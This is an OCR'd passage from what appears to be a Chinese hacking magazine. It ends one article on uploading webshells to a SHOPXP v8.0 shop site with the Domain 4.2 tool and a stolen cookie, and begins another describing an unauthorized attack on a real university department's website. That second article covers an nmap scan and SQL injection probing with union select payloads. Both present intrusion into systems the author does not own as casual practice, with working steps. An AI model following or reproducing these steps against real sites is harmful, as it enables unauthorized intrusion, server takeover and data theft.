


图4

抓到cookie就好办多了，我们打开明小子Domain4.2的主程序，并切换到综合上传选项卡选择动感购物商城选

项，提交地址中填写http://192.168.10.132/upfilepic_getimg.asp就是SHOPXP网上购物系统 v8.0上传的地址，这个我也是翻文件的时候找到的，cookie则是填写我们刚刚抓到的cookie：

WCMWDRYBCOFVVBQJLTYI=OUPWLFMTRGVLJXEUOXBZYOWTMLBDLJJGMJODUXUM

然后点击上传，成功的上传了小马后，我们就可以上传自己的大马了（如图6）。




图5

（本文中涉及的软件本期光盘已收录）




图6

对某高校的一次渗透测试

银 翼

最近一直在看代码，渗透很久没做了，刚好离开学还有几天，闲来无事就练习练习，渗透这玩意儿，太久不做就会退步的。

一、确定目标

这次的目标是某高校的电子工程系的website，该学校的计算机和电子一类的东东在全国可都是很有名的，所以这次就选了它为目标，测试下安全状况如何。

二、收集信息

好了开工，既然是渗透，信息收集是个必不可少的前奏，而且还相当重要，一次渗透的成功与否很大程度上取决于前期的信息收集，这次的渗透，虽然最终获取了shell，但还是有所欠缺的，前期的信息收集就做的不够好，否则中途也不会费那么多事了。

先收集主机信息，主机信息主要包括开放的端口服务一类，这里我个人比较喜欢用nmap，毕竟nmap是目前公认最好的端口扫描器（如图1）。

三、开始渗透

差不多就这样吧，从结果显示开放了的端口不少，可惜小菜我手上又没什么0day，看来这下只能从web入手了，先看看8080有什么东西，或许运气好能有什么惊喜，可惜，似乎运气不是那么好只有一个管理登陆页，而且还是个教务系统的，还是闪人吧，扯上教务系统可没什么好事（如图2）。




图1




图2

看看80，希望脚本里面出点什么偏差…随手点开个新闻链接：http://xxx.xxx.xxx.cn/school/news/news_1.php?id=171，单引号报错，连路径也爆了，并得知是mysql的数据库（如图3）。




图3

看来有戏，测试/**/and/**/1=1和/**/and/**/1=2分别返回正常和错误页面，确定有注。既然是mysql的库，那就先看看字段吧，一直order by 14正确，order by 15出错，确定字段数为14，接下来看能回显数据的地方，提交：http://xxx.xxx.xxx.cn/school/news/news_1.php?id=-171/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14/*，得到回显（如图4）。

